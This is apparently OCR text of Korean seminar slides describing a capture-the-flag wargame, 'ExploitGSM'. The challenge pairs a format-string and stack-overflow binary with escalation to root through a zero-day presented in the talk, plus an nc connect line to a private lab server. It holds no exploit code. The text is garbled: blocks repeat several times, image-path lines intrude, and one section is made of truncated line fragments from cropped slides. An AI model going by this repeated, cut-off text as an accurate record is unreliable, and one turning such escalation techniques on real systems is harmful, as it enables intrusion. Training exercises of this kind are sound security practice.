


Minimal Full Chaining

Scenario based Wargame




http://10.241.36.170:8000/



pwnable

ExploitGSM

7331



ExploitGSM

7331

FSB와 Stack BOF 취약점이 발생하는 바이너리가 서비스로 돌고 있습니다. 이 서비스를 익스플로잇해서 쉘을 획득하십시오! (드림핵 포너블 3레벨 문제를 리메이크 했습니다. 어렵지 않으니 한번씩 도전해보세요ㅎㅎ)


/home/z3rodae0/chall/flag.txt 가 플래그 파일의 경로입니다. 하지만 그냥 읽지는 못할 것입니다. 발표에서 소개한 제로데이 취약점을 이용해서 LPE 권한상승을 통해서 읽을 수 있습니다. 주의 사항: 쉘을 획득해서 LPE를 수행하기 위해서 필요한 디펜더시(git, cmake, make, libcap-dev)는 이미 설치가 되어있습니다. LPE 익스플로잇을 수행할 때 /home/z3rodae0/chall/ 디렉토리 안에 각자 디렉토리를 만들고 작업하세요. 이미 root 권한을 획득한 사용자가 제 가상머신을 망가뜨려서 작동이 안될 수도 있으니 빨리 시도해야할 것입니다.

문제 서버 환경: Ubuntu 20.04.04 lts Kernel Version 6.5.0-25-generic Arch: amd64-64-little RELRO: Full RELRO Stack: Canary found NX: NX enabled PIE: PIE enabled


```
nc 192.168.66.130 7331
```

Minimal Full Chaining

Scenario based Wargame



Vmware에서 동작중인 ubuntu를 서버로 쓰고 있기때문에 이상한 공격하시면 서버가 다운될 수도 있습니다.



ExploitGSM

7331

FSB와 Stack BOF 취약점이 발생하는 바이너리가 서비스로 돌고 있습니다. 이 서비스를 익스플로잇해서 쉘을 획득하십시오! (드림핵 포너블 3레벨 문제를 리메이크 했습니다. 어렵지 않으니 한번씩 도전해보세요ㅎㅎ)


/home/z3rodae0/chall/flag.txt 가 플래그 파일의 경로입니다. 하지만 그냥 읽지는 못할 것입니다. 발표에서 소개한 제로데이 취약점을 이용해서 LPE 권한상승을 통해서 읽을 수 있습니다. 주의 사항: 쉘을 획득해서 LPE를 수행하기 위해서 필요한 디펜더시(git, cmake, make, libcap-dev)는 이미 설치가 되어있습니다. LPE 익스플로잇을 수행할 때 /home/z3rodae0/chall/ 디렉토리 안에 각자 디렉토리를 만들고 작업하세요. 이미 root 권한을 획득한 사용자가 제 가상머신을 망가뜨려서 작동이 안될 수도 있으니 빨리 시도해야할 것입니다.


문제 서버 환경: Ubuntu 20.04.04 lts Kernel Version 6.5.0-25-generic Arch: amd64-64-little RELRO: Full RELRO Stack: Canary found NX: NX enabled PIE: PIE enabled

```
nc 192.168.66.130 7331
```

Minimal Full Chaining

Scenario b





bitGSM

331

발생하는 바이너리가 서비스
를 익스플로잇해서 쉘을 획득
레벨 문제를 리메이크 했습니
전해보세요ㅎㅎ)

txt 가 플래그 파일의 경로입니
것입니다. 발표에서 소개한 제
LPE 권한상승을 통해서 읽을 수
획득해서 LPE를 수행하기 위해
ake, make, libcap-dev)는 이미
익스플로잇을 수행할 때
렉토리 안에 각자 디렉토리를 만
권한을 획득한 사용자가 제 가
이 안될 수도 있으니 빨리 시도

04.04 lts Kernel Version 6.5.0-
4-little RELRO: Full RELRO
Stack: Canary found NX: NX enabled PIE: PIE enabled

ld-linux-x8...

libc.so.6

플래그

제출

http://10.241.

Vmware에서

제 노트북에서 서버가 돌아가기때문에 지금 밖에 문제 서버에 접속하지 못합니다. 포너블을 할 줄 아시는 분들은 어렵지 않게 풀 수 있기때문에 세미나 중에 재밌게 풀어보세요.

QnA

